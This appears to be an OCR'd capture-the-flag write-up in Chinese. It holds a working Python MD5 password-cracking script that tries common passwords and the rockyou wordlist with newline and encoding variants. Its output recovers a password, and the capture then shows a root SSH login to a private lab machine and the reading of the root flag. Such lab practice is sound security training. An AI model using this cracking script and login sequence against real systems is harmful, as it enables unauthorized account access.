
```
import hashlib

TARGET_HASH = '6cd1f22e65d26246530ff7a2528144e3'

def test_variations(password):
    """测试密码的各种变体"""
    variations = [
        password,                    # 原始密码
        password + '\n',             # 密码+换行符
        password + '\r\n',          # 密码+回车换行
        password + ' ',              # 密码+空格
        password + '\t',             # 密码+制表符
        password + '\x00',           # 密码+空字符
        password.encode('utf-8').decode('latin-1'),  # 编码转换
    ]

    for var in variations:
        # 直接字符串
        md5_direct = hashlib.md5(var.encode('utf-8',
errors='ignore')).hexdigest()
        if md5_direct == TARGET_HASH:
            return var, "direct"

        # 字节方式
        md5_bytes = hashlib.md5(var.encode('latin-1',
errors='ignore')).hexdigest()
        if md5_bytes == TARGET_HASH:
            return var, "bytes"

    return None, None

def smart_crack():
    """智能爆破，测试多种可能性"""
    print(f"[*] 目标MD5: {TARGET_HASH}")
    print("[*] 测试多种编码和格式...")

    # 扩展常见密码列表
    extended_common = [
        '123456', 'password', 'admin', '12345', 'qwerty', 'abc123',
        'password1', 'admin123', 'root', 'toor', '1234', 'test',
        'guest', '123', 'pass', '123456789', '12345678', '1234567',
        '111111', '000000', 'secret', '123abc', 'admin1', 'password123'
    ]

    # 先测试常见密码的各种变体
    for pwd in extended_common:
        result, method = test_variations(pwd)
        if result:
            print(f"[🎉] 快速破解成功! 密码: {repr(result)} (方法: {method})")
            return result

    # 如果常见密码失败，尝试字典中的密码
    try:
        with open('/usr/share/wordlists/rockyou.txt', 'r', encoding='latin-1') as
f:
            for i, line in enumerate(f):
                if i % 100000 == 0 and i > 0:
                    print(f"[*] 已测试 {i} 个密码...")

                pwd = line.strip()
                result, method = test_variations(pwd)

                if result:
                    print(f"[🎉] 字典破解成功! 密码: {repr(result)} (方法:
{method})")
                    print(f"[*] 在字典第 {i} 行找到")
                    return result

        print("[-] 字典中未找到匹配密码")

    except FileNotFoundError:
        print("[-] 字典文件不存在")

    return None
```

```
def analyze_hash():
    """分析哈希特征"""
    print(f"[*] 分析MD5哈希: {TARGET_HASH}")
    print("[*] 特征:")
    print(f"  - 长度: {len(TARGET_HASH)} 字符")
    print(f"  - 字符集: 0-9a-f")
    print(f"  - 可能的密码长度范围: 1-32字符")

if __name__ == "__main__":
    analyze_hash()
    result = smart_crack()

    if result:
        print(f"\n✅ 最终结果: {repr(result)}")
        print(f"📋 使用方式:")
        print(f"   密码: {result}")
    else:
        print(f"\n❌ 爆破失败，可能需要其他方法")
        print(f"💡 建议:")
        print(f"   1. 检查靶机脚本的实际MD5计算方式")
        print(f"   2. 尝试在线MD5解密服务")
        print(f"   3. 检查密码是否包含特殊unicode字符")
```



```
┌──(root㉿kali)-[/home/kali]
└─# python3 1.py

[*] 分析MD5哈希: 6cd1f22e65d26246530ff7a2528144e3
[*] 特征:
  - 长度: 32 字符
  - 字符集: 0-9a-f
  - 可能的密码长度范围: 1-32字符
[*] 目标MD5: 6cd1f22e65d26246530ff7a2528144e3
[*] 测试多种编码和格式...
[*] 已测试 100000 个密码...
[*] 已测试 200000 个密码...
[🎉] 字典破解成功! 密码: 'do167watt041\n' (方法: direct)
[*] 在字典第 222218 行找到

✅ 最终结果: 'do167watt041\n'
📋 使用方式:
   密码: do167watt041
```

over



```
┌──(root㉿kali)-[/home/kali]
└─# ssh root@192.168.44.139
The authenticity of host '192.168.44.139 (192.168.44.139)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.44.139' (ED25519) to the list of known hosts
.
root@192.168.44.139's password:
Linux Open 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 29 00:48:55 2025 from 192.168.3.94
root@Open:~# ls
password.txt  root.txt
root@Open:~# cat password.txt
6cd1f22e65d26246530ff7a2528144e3
root@Open:~# ls root.txt
root.txt
root@Open:~# cat root.txt
flag{root-6cd1f22e65d26246530ff7a2528144e3}
root@Open:~#
```